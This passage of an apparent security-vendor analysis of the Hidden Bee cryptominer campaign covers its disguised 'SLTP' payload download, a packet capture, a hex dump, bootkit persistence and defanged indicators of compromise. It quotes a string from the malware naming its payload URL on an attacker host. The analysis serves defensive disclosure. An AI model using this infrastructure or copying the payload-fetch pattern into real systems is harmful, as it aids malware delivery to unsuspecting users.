
Then, HTTP traffic stops. This was another interesting aspect of this threa,t because the threat actors are perhaps trying to hide the traffic by pretending to use the SLTP protocol to retrieve the actual payload, which can be seen in the strings extracted from the Cabinet file inside of *core.sdb*:

```
INSTALL_SOURCE &sid=%u INSTALL_SID INSTALL_CID sltp://setup.gohub[.]online:1108/setup.bin?id=128 ntd
```

That hostname resolves to 67.198.208[.]110:

```
Pinging setup.gohub.online [67.198.208.110] with 32 bytes of data: Reply from 67.198.208.110: bytes=
```


Encrypted TCP network traffic from our sandboxed machine shows how the binary payload is retrieved:



Destination	Protocol	Length	Info
67.198.208.110	TCP	66	49456 > ratio-adp [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 S
[redacted]	TCP	66	ratio-adp > 49456 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
67.198.208.110	TCP	60	49456 > ratio-adp [ACK] Seq=1 Ack=1 Win=66048 Len=0
67.198.208.110	TCP	60	49456 > ratio-adp [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=4
[redacted]	TCP	60	ratio-adp > 49456 [ACK] Seq=1 Ack=5 Win=29312 Len=0
[redacted]	TCP	577	ratio-adp > 49456 [PSH, ACK] Seq=1 Ack=5 Win=29312 Len=523
67.198.208.110	TCP	314	49456 > ratio-adp [PSH, ACK] Seq=5 Ack=524 Win=65536 Len=260
[redacted]	TCP	60	ratio-adp > 49456 [ACK] Seq=524 Ack=265 Win=30336 Len=0
67.198.208.110	TCP	128	49456 > ratio-adp [PSH, ACK] Seq=265 Ack=524 Win=65536 Len=74
[redacted]	TCP	60	ratio-adp > 49456 [ACK] Seq=524 Ack=339 Win=30336 Len=0
[redacted]	TCP	1379	ratio-adp > 49456 [ACK] Seq=524 Ack=339 Win=30336 Len=1325
[redacted]	TCP	1379	ratio-adp > 49456 [ACK] Seq=1849 Ack=339 Win=30336 Len=1325
67.198.208.110	TCP	60	49456 > ratio-adp [ACK] Seq=339 Ack=3174 Win=66048 Len=0
[redacted]	TCP	1379	ratio-adp > 49456 [ACK] Seq=3174 Ack=339 Win=30336 Len=1325
[redacted]	TCP	1379	ratio-adp > 49456 [ACK] Seq=4499 Ack=339 Win=30336 Len=1325
[redacted]	TCP	1379	ratio-adp > 49456 [ACK] Seq=5824 Ack=339 Win=30336 Len=1325
67.198.208.110	TCP	60	49456 > ratio-adp [ACK] Seq=339 Ack=5824 Win=66048 Len=0

```
0000  08 00 27 a7 59 fa 08 00  27 c7 8c 18 08 00 45 28   ..'.Y... '.....E(
0010  02 33 34 90 40 00 2f 06  3d 26 43 c6 d0 6e c0 a8   .34.@./. =&C..n..
0020  03 0a 04 54 c1 30 6d 21  79 a7 55 83 42 33 50 18   ...T.0m! y.U.B3P.
0030  00 e5 78 9f 00 00 12 00  02 07 01 00 ff ff ff ff   ..x..... ........
0040  ff ff ff ff c9 0f da a2  21 68 c2 34 c4 c6 62 8b   ........ !h.4..b.
0050  80 dc 1c d1 29 02 4e 08  8a 67 cc 74 02 0b be a6   ....).N. .g.t....
0060  3b 13 9b 22 51 4a 08 79  8e 34 04 dd ef 95 19 b3   ;.."QJ.y .4......
0070  cd 3a 43 1b 30 2b 0a 6d  f2 5f 14 37 4f e1 35 6d   .:C.0+.m ._.7O.5m
0080  6d 51 c2 45 e4 85 b5 76  62 5e 7e c6 f4 4c 42 e9   mQ.E...v b^~..LB.
0090  a6 37 ed 6b 0b ff 5c b6  f4 06 b7 ed ee 38 6b fb   .7.k..\. .....8k.
00a0  5a 89 9f a5 ae 9f 24 11  7c 4b 1f e6 49 28 66 51   Z.....$. |K..I(fQ
00b0  ec e4 5b 3d c2 00 7c b8  a1 63 bf 05 98 da 48 36   ..[=..|. .c....H6
00c0  1c 55 d3 9a 69 16 3f a8  fd 24 cf 5f 83 65 5d 23   .U..i.?. .$._.e]#
00d0  dc a3 ad 96 1c 62 f3 56  20 85 52 bb 9e d5 29 07   .....b.V  .R...).
00e0  70 96 96 6d 67 0c 35 4e  4a bc 98 04 f1 74 6c 08   p..mg.5N J....tl.
00f0  ca 18 21 7c 32 90 5e 46  2e 36 ce 3b e3 9e 77 2c   ..!|2.^F .6.;..w,
0100  18 0e 86 03 9b 27 83 a2  ec 07 a2 8f b5 c5 5d f0   .....'.. ......].
0110  6f 4c 52 c9 de 2b cb f6  95 58 17 18 39 95 49 7c   oLR..+.. .X..9.I|
```

This whole exploitation and payload retrieval process is rather complex, especially in light of the intended purpose behind this drive-by campaign. Infected hosts are instructed to mine for cryptocurrencies:



What is unique about this miner is that it achieves persistence by using a bootkit, as described here. Infected hosts will have their Master Boot Record altered to start the miner every time the operating system boots.


A sophisticated attack for a simple payload

This attack is interesting on many levels for its use of different technologies both in the exploit delivery part as well as how the payload is packaged. According to our telemetry, we believe it is also focused on a select few Asian countries, which makes sense when taking its payload into consideration.

It also shows that threat actors haven't completely given up on exploit kits, despite a noted downward trend over the last couple of years.

Protection

Malwarebytes detects both the IE and Flash exploits, resulting in the infection chain being stopped early on.



Indicators of compromise

Injected dating site

```
144.202.87[.]106
```

Exploit toolkit

```
103.35.72[.]223
```

52he3kf2g2rr6l5s1as2u0198k.wasm

```
087FD1F1932CDC1949B6BBBD56C7689636DD47043C2F0B6002C9AFB979D0C1DD
```

glfw.wasm

```
CCD77AC6FE0C49B4F71552274764CCDDCBA9994DF33CC1240174BCAB11B52313
```

Payload URL and IP

```
setup.gohub[.]online:1108/setup.bin?id=128 67.198.208[.]110
```

Miner Proxy

```
133.130.101[.]254
```

Source: https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/